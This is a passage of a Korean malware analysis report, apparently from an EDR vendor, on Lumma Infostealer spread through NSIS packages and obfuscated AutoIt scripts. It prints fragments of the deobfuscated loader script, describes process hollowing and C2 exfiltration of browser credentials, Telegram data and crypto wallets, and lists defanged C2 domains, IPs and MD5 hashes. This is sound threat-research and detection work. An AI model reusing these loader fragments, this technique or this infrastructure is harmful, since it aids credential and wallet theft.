    Case 19538
        Exp ( 7230 )
        Cos ( 3308 )
        Exp ( 4621 )
        Cos ( 3688 )
        $PASSIVEPOLAND = $PASSIVEPOLAND + 908319 / 908319
    Case 19539
        ProcessClose ( StringRegExpReplace ( $TAYLORQTYDAVIDDOLLARS , BALAN
        ExitLoop
    EndSwitch
WEnd
While 17
    $STRIKEENGINEER = 21293
    Switch $STRIKEENGINEER
    Case 21292
        MemGetStats ( )
        Chr ( 9476 )
        ObjGet ( BALANCEINNOCENT ( "89]106]119]119]116]119]38]88]117]119]11
        ProgressOff ( )
        Exp ( 6825 )
        PixelGetColor ( BALANCEINNOCENT ( "71]73]74]72]75]84]90]79]90]95]41
        $STRIKEENGINEER = $STRIKEENGINEER + 296160 / 296160
    Case 21293
        Sleep ( 1078 )
        ExitLoop
```


Decryption

```
While 494
    $FOTOCONSERVATIONONGOING = 21799
    Switch $FOTOCONSERVATIONONGOING
    Case 21797
        Log ( 6770 )
        DirGetSize ( mr    equity    hamburg    vocals    )
        MemGetStats ( )
        MemGetStats ( )
        $FOTOCONSERVATIONONGOING = $FOTOCONSERVATIONONGOING + 682477 / 682477
    Case 21798
        ObjGet ( Copyright^ )
        Ceiling ( 3430 )
        Floor ( 646 )
        Cos ( 8281 )
        Exp ( 4595 )
        Chr ( 3268 )
        $FOTOCONSERVATIONONGOING = $FOTOCONSERVATIONONGOING + 444360 / 444360
    Case 21799
        $TAYLORQTYDAVIDDOLLARS = WIDIRTYLATINASBIGGER ( @AutoItPID , True , 3 )
        ExitLoop
    Case 21800
        PixelGetColor ( Workforce@Territories@Candy@ , Workforce@Territories@Candy@ )
        PixelGetColor ( March+Gtk+ , March+Gtk+ )
        Ceiling ( 7008 )
        Log ( 2251 )
        $FOTOCONSERVATIONONGOING = $FOTOCONSERVATIONONGOING + 576324 / 576324
    EndSwitch
WEnd
While 610
    $PASSIVEPOLAND = 19539
    Switch $PASSIVEPOLAND
    Case 19538
        Exp ( 7230 )
        Cos ( 3308 )
        Exp ( 4621 )
        Cos ( 3688 )
        $PASSIVEPOLAND = $PASSIVEPOLAND + 908319 / 908319
    Case 19539
        ProcessClose ( StringRegExpReplace ( $TAYLORQTYDAVIDDOLLARS , ^.*\\ , "" ) )
        ExitLoop
    EndSwitch
WEnd
While 17
    $STRIKEENGINEER = 21293
    Switch $STRIKEENGINEER
    Case 21292
        MemGetStats ( )
        Chr ( 9476 )
        ObjGet ( Terror!Sprint!Mime! )
        ProgressOff ( )
        Exp ( 6825 )
        PixelGetColor ( ACDBENTITY# , ACDBENTITY# )
        $STRIKEENGINEER = $STRIKEENGINEER + 296160 / 296160
    Case 21293
        Sleep ( 1078 )
        ExitLoop
```

[사진 3-17] 난독화를 해제한 AutoIt 스크립트

Riding.pif(AutoIt3.exe)을 통해 AutoIt 스크립트가 실행되면, 셸코드를 사용하여 난독화된 Lumma Infostealer를 복호화하는 작업을 거칩니다.

이후, AutoIt 스크립트는 Process Hollowing 기법을 이용해 Lumma Infostealer를 실행합니다. 실행된 Lumma Infostealer는 외형상 'Riding.pif' 프로세스로 보이나 실제 내부에서는 Lumma Infostealer가 동작하게 됩니다.



[사진 3-18] Riding.pif 프로세스에 인젝션된 Lumma Infostealer


다음으로 Lumma Infostealer는 암호화된 C2 도메인을 복호화하고 C2 서버와 통신을 수행합니다. 분석 당시 확인된 C2 정보는 아래와 같습니다.

C2 도메인	IP
rhussois[.]su	64.31.56[.]58
diadtuky[.]su	109.104.153[.]203
todoexy[.]su	64.227.2[.]250

[표 3-1] C2 정보

최종적으로 Lumma Infostealer는 웹 브라우저에 저장된 크리덴셜, 텔레그램 데이터, 가상자산 지갑 등의 정보를 수집해 C2로 전송합니다. Lumma Infostealer가 주로 탈취하는 데이터 목록은 아래와 같습니다.

- Chrome, Edge 등 웹 브라우저에 저장된 계정 정보
- OutLook 등 이메일 데이터
- 텔레그램 데이터
- 가상자산 데이터
- 원격 프로그램 데이터 등




[사진 3-19] Genian EDR에 탐지된 정보 탈취 행위

따라서 웹 브라우저에 계정 정보를 저장하지 않도록 하고, 모든 계정에 대해 다단계 인증(MFA)을 적용하며, 이상 징후 탐지를 위한 보안 모니터링을 도입해야 합니다.

4. 결론 및 대응 (Conclusion)

Genian EDR은 공격 스토리 라인을 통해 악성코드의 실행 흐름을 가시화하여, 보안 담당자가 위협을 신속하게 식별하고 즉시 대응할 수 있도록 지원합니다.



[사진 4-1] Genian EDR 공격 스토리 라인

이 유형의 Lumma Infostealer는 NSIS 패키지 내부에 삽입된 AutoIt 스크립트를 은밀히 실행하는데 목적을 두고 있습니다. 패키지 파일은 내부에 악성코드를 분할해 포함하고 있어 위협 요소를 식별하기 어려움이 있습니다.

이러한 위협을 식별하기 위해서는 단말에서 발생하는 파일 및 프로세스 이벤트를 조사하고, 그에 따른 실행 흐름을 분석해야 합니다.

EDR 제품은 알려진 위협뿐만 아니라, 시그니처 기반 솔루션을 회피하기 위한 목적의 공격 기법까지 탐지할 수 있습니다.

5. IoC (Indicator of Compromise)

- **MD5**

E6252824BE8FF46E9A56993EEECE0DE6

E1726693C85E59F14548658A0D82C7E8

19259D9575D229B0412077753C6EF9E7

2832B640E80731D229C8068A2F0BCC39

95C3FCDDDA57DE75975733B5512E53FB

E489D88D670EB56D42FEAA4C9C74C4FE

5FE10C629656EEBE75062D6E9000B352

- **Domain**

diadtuky[.]su

rhussois[.]su

todoexy[.]su

- **IP**

58.56.31[.]64

64.31.56[.]58

64.227.2[.]250

109.104.153[.]203

지니언스㈜

대표이사: 이동범 | 사업자등록번호: 129-81-80148
경기도 안양시 동안구 벌말로 66 하이필드 지식산업센터 A동 12층
T. 031-8084-9770 | F. 070-4332-1683

문의 하기

제품 문의 바로가기
연동 문의 바로가기